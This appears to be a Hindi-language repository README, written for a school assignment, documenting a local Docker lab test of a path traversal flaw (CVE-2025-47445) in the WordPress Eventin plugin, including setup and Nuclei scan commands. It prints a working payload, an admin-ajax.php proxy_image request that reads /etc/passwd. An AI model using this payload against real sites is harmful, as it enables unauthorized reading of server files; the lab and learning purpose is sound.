 inverterad/cve-2025-47445-poc
CVE-2025-47445 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, WordPress Eventin प्लगइन में पथ ट्रैवर्सल भेद्यता। स्थानीय Docker वातावरण के लिए सेटअप निर्देश और मैन्युअल शोषण चरण शामिल हैं।

यह प्रूफ ऑफ कॉन्सेप्ट एक स्कूल असाइनमेंट पर आधारित है जहाँ हम एक कमजोर वर्डप्रेस प्लगइन ढूंढना चाहते थे और उस कमजोरी का परीक्षण एक स्थानीय नियंत्रित वातावरण में करना चाहते थे।
| जानकारी | |
|---|---|
| वर्डप्रेस प्लगइन: | Wordpress Eventin |
| प्लगइन संस्करण: | 4.0.26 (या पुराना) |
| CVE जानकारी: | Project Discovery - Vulnerability library |
| CVEdetails.com | |
| रुचि के उपकरण: | Wordfence Lab Environment |
| Docker | |
| Burp Suite | |
| Nuclei |
Worfence Docker WordPress Research Lab दो अलग-अलग वातावरणों के साथ आता है, एक पुराने PHP संस्करण के साथ, हम नए का चयन करेंगे।
# In the dockerwp84 folder
docker-compose build
docker-compose up -d
इसके बाद मैंने localhost:1337 के माध्यम से वर्डप्रेस पेज सेट किया। मैंने प्लगइन स्टोर से Eventin प्लगइन, विशेष रूप से संस्करण 4.0.26 डाउनलोड किया और वर्डप्रेस इंटरफ़ेस के माध्यम से इसे इंस्टॉल और सक्रिय किया।
अब सब कुछ ठीक होना चाहिए।

मैं देखना चाहता हूँ कि क्या Nuclei उस CVE को ढूंढ सकता है जिसकी मैं तलाश कर रहा हूँ, इसलिए मैं एक अस्थायी डॉकर कंटेनर के माध्यम से एक इंस्टेंस चलाता हूँ।
docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337
मैंने Nuclei को कई बार चलाने की कोशिश की और अलग-अलग परिणाम मिले, पता नहीं क्यों। लेकिन अंततः यह CVE ढूंढ लेता है, और कुछ अन्य चीजें भी जिनकी मैं विशेष रूप से तलाश नहीं कर रहा था।

यह देखने के लिए कि क्या मैं /etc/passwd-फ़ाइल तक पहुँच सकता हूँ, मैं अपने GET अनुरोध में निम्नलिखित पेलोड दर्ज करता हूँ।
/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd
और यह सफल रहा।
यह शैक्षिक उद्देश्यों के लिए किया गया था।
सुनिश्चित करें कि आप अपने सभी सॉफ़्टवेयर को अपडेट करते हैं। हर दिन नए CVE पाए जाते हैं।
